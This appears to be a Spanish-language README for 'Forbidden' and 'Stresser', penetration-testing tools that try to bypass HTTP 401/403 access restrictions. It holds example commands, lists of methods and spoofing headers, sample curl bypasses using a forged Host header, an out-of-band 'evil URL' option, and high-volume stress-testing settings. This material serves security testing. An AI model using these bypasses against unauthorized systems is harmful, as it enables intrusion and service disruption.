 ivan-sincek/forbidden
Bypass códigos de estado de respuesta HTTP 4xx y más. La herramienta está basada en Python Requests, PycURL y HTTP Client.

Bypass códigos de estado de respuesta HTTP 4xx y más.
La herramienta está basada en Python Requests, PycURL y HTTP Client.
Probado en Kali Linux v2024.2 (64-bit).
Hecho con fines educativos. ¡Espero que sea útil!
Planes futuros:
silent para suprimir la salida de consola.no color para deshabilitar la salida de consola coloreada.hop-by-hop.User-Agent.En Kali Linux, esto debería funcionar sin problemas; de lo contrario, ejecuta:
apt-get -y install libcurl4-gnutls-dev librtmp-dev

pip3 install --upgrade pycurl
PycURL en Windows OS no es compatible.
En macOS, ejecuta:
brew uninstall curl
brew uninstall openssl

brew install curl
brew install openssl

echo 'export PATH="/opt/homebrew/opt/curl/bin:$PATH"' >> ~/.zshrc
echo 'export PATH="/opt/homebrew/opt/openssl@3/bin:$PATH"' >> ~/.zshrc
source ~/.zshrc

export LDFLAGS="-L/opt/homebrew/opt/curl/lib"
export CPPFLAGS="-I/opt/homebrew/opt/curl/include"
export PYCURL_SSL_LIBRARY=openssl

pip3 install --no-cache-dir --compile --ignore-installed --config-setting="--with-openssl=" --config-setting="--openssl-dir=/opt/homebrew/opt/openssl@3" pycurl
Alternativamente, instala usando Homebrew (no mantenido por mí):
brew install forbidden
pip3 install --upgrade forbidden
git clone https://github.com/ivan-sincek/forbidden && cd forbidden

python3 -m pip install --upgrade build

python3 -m build

python3 -m pip install dist/forbidden-13.4-py3-none-any.whl
Bypass del código de estado de respuesta HTTP 403 Forbidden:
forbidden -u https://example.com/admin -t protocols,methods,uploads,overrides,headers,paths-ram,encodings -f GET -l initial,path -o forbidden_403_results.json
Bypass del código de estado de respuesta HTTP 403 Forbidden con pruebas de estrés:
mkdir stresser_403_results

stresser -u https://example.com/admin -r 1000 -th 200 -f GET -l initial -dir stresser_403_results -o stresser_403_results.json
Bypass del código de estado de respuesta HTTP 401 Unauthorized:
forbidden -u https://example.com/admin -t auths -f GET -l initial -o forbidden_401_results.json
Prueba de redirecciones abiertas y analizadores de URL rotos, es decir, prueba de interacciones fuera de banda (OOB):
forbidden -u https://example.com/admin -t redirects,parsers -f GET -l initial -e xyz.interact.sh -o forbidden_oob_results.json
protocols
Host, usando una dirección IP y un nombre de dominio.methods
Content-Length: 0.uploads
overrides
Host.headers
values
paths
encodings
auths
redirects
parsers
Si estás interesado en más detalles, consulta:
Observaciones:
filtro único antes de enviar cualquier cosa.Forbidden como Stresser usan el motor Python Requests.Host está bloqueada para el motor HTTP Client. Además, el comando cURL proporcionado no funcionará correctamente porque cURL no permite eliminar la cabecera de solicitud HTTP Host.Host está bloqueada para el motor Python Requests. Además, el comando cURL proporcionado no funcionará correctamente porque cURL no permite usar dos cabeceras de solicitud HTTP Host.PycURL.normalizar URLs (por ejemplo, al probar encodings), modificar solicitudes HTTP o descartar solicitudes HTTP por completo.User-Agent válida o muy específica.límite de tasa y otras protecciones anti-bot similares; tómate un tiempo antes de ejecutar la herramienta nuevamente en el mismo dominio.Esto es solo una visión general rápida de lo que se usa, pero no de cómo se usa.
ACL
ARBITRARY
BASELINE-CONTROL
BIND
CHECKIN
CHECKOUT
CONNECT
COPY
DELETE
GET
HEAD
INDEX
LABEL
LINK
LOCK
MERGE
MKACTIVITY
MKCALENDAR
MKCOL
MKREDIRECTREF
MKWORKSPACE
MOVE
OPTIONS
ORDERPATCH
PATCH
POST
PRI
PROPFIND
PROPPATCH
PUT
REBIND
REPORT
SEARCH
SHOWMETHOD
SPACEJUMP
TEXTSEARCH
TRACE
TRACK
UNBIND
UNCHECKOUT
UNLINK
UNLOCK
UPDATE
UPDATEREDIRECTREF
VERSION-CONTROL
Esto es solo una visión general rápida de lo que se usa, pero no de cómo se usa.
19-Profile
Accept
Base-URL
CF-Connecting-IP
Client-IP
Cluster-Client-IP
Destination
Forwarded-For
Forwarded-For-IP
From
Front-End-HTTPS
Host
Incap-Client-IP
Origin
Profile
Proxy
Proxy-Client-IP
Redirect
Referer
Remote-Addr
Request-URI
True-Client-IP
URI
URL
WAP-Profile
WL-Proxy-Client-IP
X-Client-IP
X-Cluster-Client-IP
X-Forward
X-Forward-For
X-Forwarded
X-Forwarded-By
X-Forwarded-For
X-Forwarded-For-IP
X-Forwarded-For-Original
X-Forwarded-Host
X-Forwarded-Path
X-Forwarded-Port
X-Forwarded-Proto
X-Forwarded-Protocol
X-Forwarded-SSL
X-Forwarded-Scheme
X-Forwarded-Server
X-HTTP-DestinationURL
X-HTTP-Host-Override
X-HTTP-Method
X-HTTP-Method-Override
X-Host
X-Host-Override
X-Method
X-Method-Override
X-Original-Forwarded-For
X-Original-Remote-Addr
X-Original-URL
X-Originally-Forwarded-For
X-Originating-IP
X-Override-URL
X-Proxy-Host
X-Proxy-URL
X-ProxyUser-IP
X-Real-IP
X-Referer
X-Remote-Addr
X-Remote-IP
X-Rewrite-URL
X-Scheme
X-Server-IP
X-True-Client-IP
X-True-IP
X-URL-Scheme
X-Wap-Profile
Observaciones:
ascendente, longitud del cuerpo de respuesta HTTP descendente e ID de prueba ascendente.2xx y 3xx.length en los resultados se refiere a la longitud del cuerpo de respuesta HTTP.falsos positivos, para cada longitud de contenido de respuesta HTTP única, ejecuta el comando cURL proporcionado y verifica si la respuesta HTTP resulta en bypass; si no, simplemente ignora todos los resultados con la misma longitud de contenido.[
{
"id":"595-HOST-OVERRIDES-1",
"url":"https://example.com:443/admin",
"method":"GET",
"headers":[
"Host: 127.0.0.1"
],
"cookies":[],
"body":"",
"user_agent":"Forbidden/13.4",
"command":"curl --path-as-is -iskL -A 'Forbidden/13.4' -H 'Host: 127.0.0.1' -X 'GET' 'https://example.com:443/admin'",
"status":200,
"length":14301
},
{
"id":"596-HOST-OVERRIDES-1",
"url":"https://example.com:443/admin",
"method":"GET",
"headers":[
"Host: 127.0.0.1:443"
],
"cookies":[],
"body":"",
"user_agent":"Forbidden/13.4",
"command":"curl --path-as-is -iskL -A 'Forbidden/13.4' -H 'Host: 127.0.0.1:443' -X 'GET' 'https://example.com:443/admin'",
"status":200,
"length":14301
}
]
Forbidden v13.4 ( github.com/ivan-sincek/forbidden )

Usage:   forbidden -u url                       -t tests [-f force] [-o out         ]
Example: forbidden -u https://example.com/admin -t all   [-f GET  ] [-o results.json]

DESCRIPTION
    Bypass 4xx HTTP response status codes and more
URL
    Inaccessible URL
    -u, --url = https://example.com/admin | etc.
IGNORE PARAMETERS
    Ignore URL query string and fragment
    -ip, --ignore-parameters
IGNORE REQUESTS
    Where applicable, use PycURL instead of the default Python Requests engine
    -ir, --ignore-requests
TESTS
    Tests to run
    Specify '[ip-|host-|url-]values' to test HTTP request headers using only user-supplied values passed with the '-v' option
    Specify 'paths-ram' to use the battering ram attack or 'paths' to use the default cluster bomb attack
    Use comma-separated values
    -t, --tests = protocols | methods | uploads | [method-|scheme-|port-|host-|path-]overrides | headers | [ip-|host-|url-]values | paths[-ram] | encodings | [basic-|bearer-]auths | redirects | parsers | all
VALUES
    File containing HTTP request header values or a single value, e.g., internal IP, etc.
    Tests: all-values
    -v, --values = values.txt | 10.10.15.20 | example.local | https://example.local | etc.
FORCE
    Force an HTTP method for all non-specific tests
    -f, --force = GET | POST | CUSTOM | etc.
PATH
    Accessible URL path to test URL path overrides
    Tests: path-overrides
    Default: /robots.txt, /index.html, /sitemap.xml, /README.txt
    -p, --path = /home | etc.
EVIL
    Evil URL or collaborator service
    Tests: host-overrides, headers, bearer-auths, redirects, parsers
    Default: https://github.com
    -e, --evil = https://xyz.interact.sh | https://xyz.burpcollaborator.net | etc.
HEADER
    Any number of extra HTTP request headers
    Extra HTTP request headers will not override test-specific HTTP request headers
    Semi-colon in, e.g., 'Content-Type;' will expand to an empty HTTP request header
    -H, --header = "Authorization: Bearer ey..." | Content-Type; | etc.
COOKIE
    Any number of extra HTTP cookies
    Extra HTTP cookies will not override test-specific HTTP cookies
    -b, --cookie = PHPSESSIONID=3301 | etc.
IGNORE
    RegEx to filter out false positive 200 OK results
    -i, --ignore = Inaccessible | "Access Denied" | "Error: .+" | etc.
CONTENT LENGTHS
    HTTP response content lengths to filter out false positive 200 OK results
    Specify 'initial' to ignore the content length of the initial HTTP response
    Specify 'path' to ignore the content length of the accessible URL's response
    Use comma-separated values
    -l, --content-lengths = 12 | initial | path | etc.
REQUEST TIMEOUT
    Request timeout in seconds
    Default: 60
    -rt, --request-timeout = 30 | 90 | etc.
THREADS
    Number of parallel threads to run
    Default: 5
    -th, --threads = 20 | etc.
SLEEP
    Sleep time in milliseconds before sending an HTTP request
    Intended for a single-thread use
    -s, --sleep = 500 | etc.
USER AGENT
    User agent to use
    Default: Forbidden/13.4
    -a, --user-agent = random[-all] | curl/3.30.1 | etc.
PROXY
    Web proxy to use
    -x, --proxy = http://127.0.0.1:8080 | etc.
HTTP RESPONSE STATUS CODES
    Include only specific HTTP response status codes in the results
    Default: 2xx, 3xx
    Use comma-separated values
    -sc, --status-codes = 1xx | 2xx | 3xx | 4xx | 5xx | all
SHOW TABLE
    Display the results in a table format instead of JSON format
    Intended for use on a wide screen
    -st, --show-table
OUT
    Output file
    -o, --out = results.json | etc.
DUMP
    Dump all the test records into the output file without running any
    -dmp, --dump
DEBUG
    Enable debug output
    -dbg, --debug
Stresser v13.4 ( github.com/ivan-sincek/forbidden )

Usage:   stresser -u url                       -r repeat -th threads -dir directory [-f force] [-o out         ]
Example: stresser -u https://example.com/admin -r 1000   -th 200     -dir results   [-f GET  ] [-o results.json]

DESCRIPTION
    Bypass 4xx HTTP response status codes with stress testing
URL
    Inaccessible URL
    -u, --url = https://example.com/admin | etc.
IGNORE PARAMETERS
    Ignore URL query string and fragment
    -ip, --ignore-parameters
IGNORE REQUESTS
    Where applicable, use PycURL instead of the default Python Requests engine
    -ir, --ignore-requests
FORCE
    Force an HTTP method for all non-specific tests
    -f, --force = GET | POST | CUSTOM | etc.
HEADER
    Any number of extra HTTP request headers
    Extra HTTP request headers will not override test-specific HTTP request headers
    Semi-colon in, e.g., 'Content-Type;' will expand to an empty HTTP request header
    -H, --header = "Authorization: Bearer ey..." | Content-Type; | etc.
COOKIE
    Any number of extra HTTP cookies
    Extra HTTP cookies will not override test-specific HTTP cookies
    -b, --cookie = PHPSESSIONID=3301 | etc.
IGNORE
    RegEx to filter out false positive 200 OK results
    -i, --ignore = Inaccessible | "Access Denied" | "Error: .+" | etc.
CONTENT LENGTHS
    HTTP response content lengths to filter out false positive 200 OK results
    Specify 'initial' to ignore the content length of the initial HTTP response
    Use comma-separated values
    -l, --content-lengths = 12 | initial | etc.
REQUEST TIMEOUT
    Request timeout in seconds
    Default: 60
    -rt, --request-timeout = 30 | 90 | etc.
REPEAT
    Number of HTTP requests per test
    -r, --repeat = 1000 | etc.
THREADS
    Number of parallel threads to run
    -th, --threads = 20 | etc.
USER AGENT
    User agent to use
    Default: Stresser/13.4
    -a, --user-agent = random[-all] | curl/3.30.1 | etc.
PROXY
    Web proxy to use
    -x, --proxy = http://127.0.0.1:8080 | etc.
HTTP RESPONSE STATUS CODES
    Include only specific HTTP response status codes in the results
    Default: 2xx, 3xx
    Use comma-separated values
    -sc, --status-codes = 1xx | 2xx | 3xx | 4xx | 5xx | all
SHOW TABLE
    Display the results in a table format instead of JSON format
    Intended for use on a wide screen
    -st, --show-table
OUT
    Output file
    -o, --out = results.json | etc.
DIRECTORY
    Output directory
    All valid and unique HTTP responses will be saved in this directory
    -dir, --directory = results | etc.
DUMP
    Dump all the test records into the output file without running any
    -dmp, --dump
DEBUG
    Enable debug output
    -dbg, --debug


Figura 1 - Ejemplo Real

Figura 2 - Ejemplo Simple

Figura 3 - Ejemplo Simple (Salida en Tabla)
